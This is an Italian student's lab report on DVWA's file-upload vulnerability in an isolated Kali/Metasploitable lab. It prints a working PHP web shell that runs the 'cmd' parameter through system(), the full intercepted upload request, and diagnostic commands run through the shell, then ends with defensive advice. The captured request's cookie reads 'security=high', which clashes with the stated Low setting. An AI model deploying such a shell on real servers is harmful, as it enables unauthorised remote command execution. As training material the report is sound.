W13D1 – Pratica

Vulnerabilità File Upload su DVWA

Studente: Ignazio Guttadauro

Obiettivo: verificare in un laboratorio virtuale controllato come il caricamento di un file PHP su DVWA, impostato al livello Low, possa consentire l'esecuzione di comandi sul server; analizzare le richieste e le risposte HTTP tramite Burp Suite.

1. Ambiente e verifica iniziale

Ho utilizzato Kali Linux come macchina di analisi e Metasploitable 2 come macchina bersaglio, entrambe nella rete interna VirtualBox. L'indirizzo del bersaglio era 192.168.50.101. Ho verificato la comunicazione con quattro richieste ping, tutte ricevute senza perdita di pacchetti. Da Kali ho poi aperto DVWA nel browser ed effettuato l'accesso con l'account di laboratorio.




Figura 1 – Verifica di raggiungibilità di Metasploitable da Kali (4 risposte, 0% packet loss).




Figura 2 – DVWA accessibile dal browser, con sessione amministrativa attiva.

2. Impostazione del livello di sicurezza

Dalla sezione “DVWA Security” ho selezionato il livello Low, come richiesto dalla traccia. La pagina ha confermato “Security level set to low”; PHPIDS risultava disabilitato.




Figura 3 – Configurazione DVWA Security al livello Low.

3. Avvio di Burp Suite e controllo delle richieste

Ho avviato Burp Suite Community Edition con un progetto temporaneo e utilizzato il browser integrato. Nella scheda “Proxy → HTTP history” ho verificato la presenza delle richieste GET e POST relative alla navigazione e al login di DVWA. Durante l’avvio del browser è comparso un avviso relativo a un’estensione Chromium, ma il browser è rimasto utilizzabile e il traffico è stato registrato correttamente.




Figura 4 – Cronologia HTTP di Burp Suite con richieste verso DVWA.

4. Creazione della shell PHP

Su Kali ho creato il file /home/kali/shell.php. Lo script controlla la presenza del parametro GET “cmd” e, se presente, lo passa alla funzione PHP system(). Il codice è stato utilizzato solo nell’ambiente didattico autorizzato.

```
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```



Figura 5 – Contenuto effettivo del file shell.php verificato nel terminale di Kali.

5. Intercettazione e caricamento del file

Ho aperto la sezione “Upload” di DVWA e attivato “Intercept on” in Burp Suite. Il primo tentativo intercettato non conteneva un file selezionato: nella richiesta compariva filename="". Ho quindi scartato quella richiesta e ripetuto l’operazione selezionando correttamente shell.php.




Figura 6 – Prima richiesta POST incompleta: il campo filename è vuoto.

La seconda richiesta POST a /dvwa/vulnerabilities/upload/ conteneva invece filename="shell.php", il tipo di contenuto “application/x-php” e il codice PHP completo. Ho inoltrato la richiesta al server tramite Burp Suite.

Request

Pretty Raw Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 463
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHZJLFDetnkeVn2Io
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=6a887cdb56ec842b4cc96bb21b38045f
Connection: keep-alive

------WebKitFormBoundaryHZJLFDetnkeVn2Io
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryHZJLFDetnkeVn2Io
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>

------WebKitFormBoundaryHZJLFDetnkeVn2Io
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryHZJLFDetnkeVn2Io--
```

Figura 7 – Richiesta POST corretta, con nome del file e contenuto PHP nel corpo multipart/form-data.

Dopo l'inoltro, DVWA ha mostrato il messaggio "Your image was not uploaded.". Questo messaggio, da solo, non confermava un caricamento riuscito. Ho quindi verificato sul server il percorso di upload: nella directory /var/www/dvwa/hackable/uploads/ era presente un file shell.php di 64 byte, appartenente a www-data. Non è possibile stabilire con certezza dal solo messaggio a quale tentativo si riferisse il rifiuto, ma la successiva esecuzione del file ne ha confermato la presenza e il funzionamento.




Figura 8 – Messaggio di mancato caricamento visualizzato da DVWA; anomalia documentata senza interpretarla come successo.

6. Verifica dell'esecuzione dei comandi

Dal browser di Burp ho aperto la risorsa caricata passando comandi di sola lettura tramite il parametro GET "cmd". Con whoami il server ha restituito www-data, mostrando che il codice veniva eseguito nel contesto dell'utente del servizio web.




Figura 9 – Browser: esecuzione di whoami e risposta www-data.

Ho quindi eseguito uname -a per leggere le informazioni del sistema. La risposta identificava il sistema come Linux metasploitable, kernel 2.6.24-16-server, architettura i686.




Figura 10 – Browser: informazioni sul kernel e sull'architettura restituite da uname -a.

Infine, il comando pwd ha restituito /var/www/dvwa/hackable/uploads, confermando la directory di lavoro del processo.




Figura 11 – Browser: directory di lavoro restituita dal comando pwd.

7. Analisi della richiesta e della risposta con Burp Suite

Ho selezionato nella cronologia HTTP la richiesta GET /dvwa/hackable/uploads/shell.php?cmd=whoami. Burp Suite mostrava a sinistra la richiesta inviata e a destra la risposta HTTP/1.1 200 OK con corpo www-data. Questa è l'evidenza più diretta dell'esecuzione remota del comando attraverso la shell caricata.




Figura 12 – Burp Suite: richiesta GET con cmd=whoami e risposta HTTP 200 con www-data.

8. Risultati e considerazioni finali

Con questa prova ho verificato che, al livello di sicurezza Low, il caricamento di un file PHP su DVWA può portare all'esecuzione di comandi sul server. Ho documentato il codice utilizzato, il traffico HTTP di caricamento, l'anomalia del messaggio di upload e le risposte ottenute con tre comandi diagnostici. Ho inoltre osservato che il processo web viene eseguito come www-data e che la directory di lavoro corrisponde a quella degli upload.

L'esercizio evidenzia l'importanza di controllare tipo e contenuto dei file caricati, impedire l'esecuzione di script nelle directory di upload e limitare i privilegi del servizio web. Le verifiche sono state svolte esclusivamente sulla macchina vulnerabile predisposta per il corso.